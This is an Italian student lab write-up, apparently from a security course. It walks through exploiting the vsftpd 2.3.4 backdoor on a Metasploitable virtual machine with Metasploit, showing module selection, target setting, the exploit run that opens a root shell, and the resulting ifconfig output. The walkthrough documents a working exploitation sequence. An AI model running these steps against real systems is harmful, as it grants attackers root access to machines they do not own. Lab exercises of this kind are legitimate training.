
S7L1

LA TRACCIA DI OGGI CONSISTE NEL EXPLOIT SU METASPLOITABLE SFRUTTANDO IL SERVIZIO VSFTPD. 1 ESEGUIAMO NELLA PARTE SINISTRA IL COMANDO MSFCONSOLE MENTRE NELLA PARTE DESTRA PER VEDERE I SERVIZI APERTI SUL IP DI META



In seconda parte dopo aver digitato il percorso search vsftpd su msf console ricerca il percorso file e settare rhost

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
File  Actions  Edit  View  Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Dopo effettuare l'exploit

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:41199 → 192.168.1.149:6200) at 2024-01-15 14:32:37 +0100
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:39:f6:9d
          inet addr:192.168.1.149  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe39:f69d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2439 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1316 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:176634 (172.4 KB)  TX bytes:129353 (126.3 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:279 errors:0 dropped:0 overruns:0 frame:0
          TX packets:279 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:94917 (92.6 KB)  TX bytes:94917 (92.6 KB)
```

In fine creare nella directory di root su terminale di kali il file test_metasploit ed infine far vedere il percorso su meta